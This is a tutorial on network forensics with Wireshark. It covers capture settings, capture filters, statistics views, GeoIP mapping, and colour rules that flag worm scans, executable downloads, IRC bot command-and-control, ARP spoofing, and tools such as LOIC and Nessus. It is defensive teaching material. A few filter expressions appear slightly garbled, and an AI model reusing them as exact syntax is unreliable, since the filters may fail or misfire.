THE ENEMY INSIDE THE GATES

– A GUIDE TO USING OPEN SOURCE TOOLS FOR NETWORK FORENSICS ANALYSIS – PART 1- WIRESHARK

by Phillip D. Shade – CNX-Ethernet, PASTech, WCNA, WNAX-Forensics



Figure 1. *Available from www.wireshark.org*



Figure 2. *Available from www.netressec.com*

What you will learn:

Network Forensics Analysis encompasses the investigative skills and techniques to not only capturing suspicious data, but also the ability to discern unusual patterns hidden within seemingly normal network traffic. The goal of this brief tutorial is to introduce the concepts and techniques of Network Forensics Analysis including:

- Understanding the principles of Network Forensics Analysis and situations in which to apply them to evidence analysis
- Selecting and configuring various Open-Source tools, such as Wireshark and Network Miner for Network Forensics Analysis to capture and recognize traffic patterns associated with suspicious network behavior.
- Specialized Network Forensics Analysis techniques including suspicious data traffic reconstruction and viewing techniques such as Web-Browsing sessions, Emails or file transfer activities or for detailed analysis and evidentiary purposes.
- Network security principles including encryption technologies, defensive configurations of network infrastructure devices and understanding and recognizing potential network security infrastructure mis-configurations

What you should know:

- A basic knowledge of key networking concepts such as the OSI Reference Model, TCP/IP protocols and basic network infrastructure devices such as Switches, Routers, etc.
- For maximum effectiveness, a basic familiarity with Wireshark and Network Miner is critical to maximize the learning experience.



Figure 3. *The classic Forensics Pyramid*

The scene: an otherwise normal day in the Network Operations Center, when the ringing of the phone heralds the news that every Network Security Professional dreads: "I think our network was hacked!" Suddenly, you are faced with answering questions you hoped never to encounter:

- What damage has been done?
- Who was the intruder and how did they penetrate the existing security precautions?
- Did the intruder leave anything such as a new user account, a Trojan horse or perhaps some new type of Worm or Bot software behind?
- Did you capture sufficient data to analyze and reproduce the attack and verify the fix will work?

The presence of cybercrime and cyber terrorism is on the rapid increase as we depend more and more on computers and the Internet. These changes revel an emerging requirement for Law Enforcement and Corporate Security personnel to work together to prevent, and solve increasingly more complex cases of the computer networks being utilized for criminal and terrorist activities.

The traditional model of network forensics requires retrieving myriads of data elements from a multitude of sources such as firewall logs, router logs, Intrusion Detection Systems (IDS), server logs, hard drive and system dumps. The resulting collection must then be pieced together into a coherent picture, but more often than not results in an incomplete one as shown below.




Figure 4. *The traditional model of IT-based Network Forensics investigations*

Sound familiar? But what if there were new techniques that build upon existing technologies?

While the concepts and capabilities for Network-level Forensics have existed for several years; few Law Enforcement or Networking Security professionals are aware of the depth of information available by utilizing common open-source tools such as Wireshark and Network Miner in conjunction with standard forensics techniques and training. Only within the last few years have a few such groups begun to explore this new area of expertise as information has begun to spread; primarily via informal exchanges between peers. Comparatively recently, the definitions of Forensic Analysis as applied to IT-based cases ahs been evolving to match the new techniques:

- Forensics Analysis – "…a science dedicated to the methodical gathering and analysis of evidence to establish facts that can be presented in a legal proceeding…"
- In the Cyber-Security / Law Enforcement realm, this evolved into "Host or Computer Forensics"

"…pertaining to legal evidence found in computers, digital storage mediums and the capture, recording, and analysis of network events in order to discover the source of security attacks or other problem incidents…" (Wikipedia)

HOST BASED FORENSICS ANALYSIS

Collection and analysis of evidence recovered from or on *specific devices and* is typically concerned with Legal requirements and evidence preservation.

NETWORK FORENSIC ANALYSIS

Is based upon the use of special tools to analyze packet capture (trace) files of network or internet traffic to evaluate suspicious *Network Events* or more simply, a new way of looking at traditional packet file

analysis that provides the missing piece in traditional Cyber-Forensic Analysis and is concerned with the process of reconstructing a network event such as an Intrusion or other suspicious Network or infrastructure outages.

Network Forensics changes the traditional forensics modal as previously shown in (figure xx) by adding the proven abilities of Network Analysis tools such as the open-source Wireshark network analyzer integrated with the existing high-performance, line-rate capture appliances known as Data-Recorders. The resulting capture files drawn from the Data-Recorders, allow both Network Security and Law Enforcement professionals to reconstruct and analyze suspect events in greater depth; to the individual bit if necessary. These additional capabilities have altered the traditional model of Network Forensics resulting in a new configuration:




Figure 5. *A new model for IT-based Network Forensics investigations*

So where do we start? What follows is a sample analysis sequence that is intended to serve as a starting point in the Network Forensics process:

Select and perform initial configuration of tools you are using (such as Wireshark or Network Miner) – For the discussion of this article, we will be using Wireshark, available from *www.wireshark.org* to analyze the selected capture files. (Network Miner will be covered in Part 2 of this article).




Figure 6. *Wireshark initial Capture Configuration Screen showing the various standard options for capturing suspect traffic (Note – Recommended Capture settings are shown in the screen shot)*

Details of the Wireshark Capture interface:

- Capture Interface Selection – Choose the adapter from which the capture buffer will capture packets from
- Display Options – Controls how the packets being captured are display while the capture is in progress
- Name Resolution Options – Specifies how various layers of addressing contained with each packet will be displayed
  - i. • Resolve MAC Address – Selection of this option directs Wireshark to use its built-in table of Vendor ID's to be consulted resulting in the first three hexadecimal bytes of each MAC address to be substituted with the registered Vendor Identification name from www.ieee.org; i.e.00:00:0c:01:02:03 is displayed Cisco_01:02:03
  - ii. • Resolve Network-layer Names – Selection of this option directs Wireshark to do a DNS-lookup and substitute the results in the display in place of the IP Address; i.e. 157.166.26.25 is displayed as *www.cnn.com*
  - Resolve Transport-layer Names – Selection of this option directs Wireshark to use its built-in table of TCP / UDP Port number's to be consulted resulting in the Port number bytes of each transport layer address to be substituted with the registered Port Identification/ Service name from www.iana.org; *i.e. TCP Port 80 is displayed as HTTP*
  - Use External Network Name Resolver – Selection of this option directs Wireshark to use a user-specified external name resolver
- Capture File Options:
  - File – Allows the user to specify a unique capture file name
  - Multiple Files – Allows the user to specify conditions under which multiple sequential files are captured (used extensively in long-term capture situations). Trigger conditions for the next capture file are user-specified by either file size or time values
  - Ring buffer with – Allows the user to specify how many capture files will comprise the current capture session. The alternative is to select "Stop Capture after" and specify a number of capture files value.

- Stop Capture Options – Allows the user to specify when a capture should be stopped based on several user-specified criteria including number of packets in the capture buffer, size of the capture file or a time value.

Note: Additional information regarding capture configurations can be found in the Wireshark -> Help -> User Guide or at *wiki.wireshark.org*.

Attach to the network in the appropriate location – Capture the suspect traffic and related statistical information (or load a previously captured evidence file)

- What packets do you want to see? – What segments will be carrying those packets? Do we need to use some type of capture filter to limit the incoming packet stream?
- Set up mirroring (if in a switched environment) – What packets do you want to see? – What ports will be carrying those packets?
- Select an adapter – Consider implementing "stealth" capturing
- Configure the capture buffer – How long do you want to capture? – Stop capture when buffer is full, or keep going?

Under ideal conditions, we would be in a location where the traffic volume is low enough to allow for full packet capture and analysis; however, there are times when the amount of traffic is too large to effectively capture. When faced with such a situation or when the scope of the Law Enforcement Capture Warrant is limited, consider using Wireshark Capture Filters to limit the quantity of packets being captured in such traffic environments. Examples of Capture Filters:

- All traffic to and from a specific IP Address or subnet: host 192.168.0.1 or net 192.168.0.0/16
- All Internet or Web traffic: port 80
- Malicious Worm Traffic: dst port 135 or dst port 445 or dst port 1433 and tcp[tcpflags] & (tcp-syn) != 0 and tcp[tcpflags] & (tcp-ack) = 0 and src net 192.168.0.0/24

Note: Additional examples can be found at *wiki.wireshark.org*. Assess key statistics and available expert systems – At this point we are only looking for interesting or unusual things to identify for later analysis. Wireshark has the ability to use user-specified "Color Rules" to detect and identify the presence of specifically defined behavior (see the section "Sample Wireshark Color Rules" for some suggested sample color rules.

Lots of different things could make a protocol or station "suspicious" including:

- The use of unusual device (Physical / MAC) or logical (Network / IP) Addresses or atypical traffic patterns
- Unusual or unexpected Protocols such as Internet Relay Chat (IRC), TFTP or anomalous ARP / DHCP / DNS requests
- Presence of WiFi or anomalous behavior such as unusual control or management traffic (Association Requests / Responses)




Figure 7. *Sample Wireshark capture showing various Color Rules being applied to identify multiple suspicious events*

Wireshark stores its color rules under a single table named “Wireshark Coloring Rules” and is located either within the Icon Bar at the top of Wireshark or under “View -> Coloring Rules” menu choice.




Figure 8. *A sample Wireshark color rule table showing an assortment of color rules designed to show a number of user-specified forensic events of interest*

Sample Wireshark Color Rules:

- Detect the presence of suspicious file downloads:mSyntax: `frame matches "\.(?i)tar" or frame matches"MZ" or frame matches "\.(?i)exe"`
- Detect the presence of IRC or Bot Command and Control traffic:,Syntax: `irc or frame matches "(?i) join"`
- Detect the presence of possible Bot Command and Control traffic based on unusual DNS traffic: Syntax: `dns.count.answers > 10`
- Detect the presence of a possible Man-in-the-Middle Attack: Syntax: `(arp.opcode == 1) && !(eth.dst == ff:ff:ff:ff:ff:ff)`
- Detect the presence of suspicious IP Header Options: Syntax: `ip.hdr _ len > 20 &&! igmp`
- Detect the presence of obsolete ICMPv4 Types: Syntax: `icmp.type >12`
- Detect the presence of the Low Orbit Ion Cannon Bot Software: Syntax: `frame matches "(?i) probando"`
- Detect the presence of the Nessus Scanning Software: Syntax: `frame matches"(?i)nessus"`
- Detect the presence of the Retina / Ettercap Scanning Software: Syntax: `ip.id==0xe77e`
- Detect the presence of suspicious DNS Country Code extensions: Syntax: `http.host matches "\[.](?i)(ru || cn || cz || br || tr || nu) $"`

Note: Additional examples of color rules can be found at *wiki.wireshark.org.*

Examination of the key Wireshark Statistical Menus will provide the Network Forensic Analyst with an in-depth view of what was occurring within the network at the time the capture file was collected. At a minimum, plan on utilizing the built-in Wireshark statistical menus such as Protocol Hierarchy, Endpoints and Conversations to develop an overview of what is happening within the file and where to proceed for detailed analysis.




Figure 9. *Showing three key statistics displays used in Network Forensic Analysis and located under the Wireshark "Statistics" menu*

Example 1: Protocol Statistics: By Examining the Wireshark Statistics -> Protocol Hierarchy menu, you might identify unexpected or suspicious protocols on the network worth additional examination by using the "Right Click -> Select Related" option.




Figure 10. *The Wireshark Statistics -> Protocol Hierarchy display showing a chart of all of the network protocols contained within the capture file. (Note – we have identified several suspicious protocols for further examination)*




Figure 11. *The Wireshark Statistics -> Protocol Hierarchy display showing a specific protocol being selected for detailed examination using the "Right-Click -> Select Related" option*

Example 2 – Endpoint Statistics: Perhaps a user reports “Slowness” or “Too many Errors”, and examination of the Wireshark Statistics -> Endpoints reveals it is using an unusual pattern of addresses or one or more devices transmitting or receiving an unusual amount of traffic. Also consider using Wireshark’s GeoIP mapping capabilities via loading the City, AS number and Country public databases from *www.Maxmind.com*. This will allows the user to quickly identify suspicious IP addresses for further examination using the same “Right-Click” method previously mentioned.




Figure 12. *The Wireshark “Statistics -> Endpoints” display showing IPv4 Address with the “GeoIP” option enabled to display ASN, Country and City information (note -GeoIP can display both IPv4 and IPv6 addressing)*




Figure 13. *The web-browser display showing the information plotted by GeoIP when the “Map” of the Endpoints view is selected*

Example 3 – Conversation Statistics: Used primarily to identify suspicious or unusual conversation activity between address pairs, Wireshark’s Statistics -> Conversations is very useful for obtaining a quick overview of traffic flows. As with the Endpoint menu, be alert for questionable patterns in Physical or Logical addresses or port numbers such as shown below:




Figure 14. *The Wireshark "Statistics -> Conversations" display showing IPv4 Address conversations displaying a suspicious pattern indicative of possible Network SYN-scanning originating from 10.1.1.31*

Similar to the functionality of both the Protocol and Endpoints statistical menus, Wireshark has the "Right-click-> Select Related" functionality available within this statistical menu as well.

Focus in on the "suspicious" behavior – Utilize visual reconstruction techniques to examine the traffic flow and reconstruct the "Event" of interest.

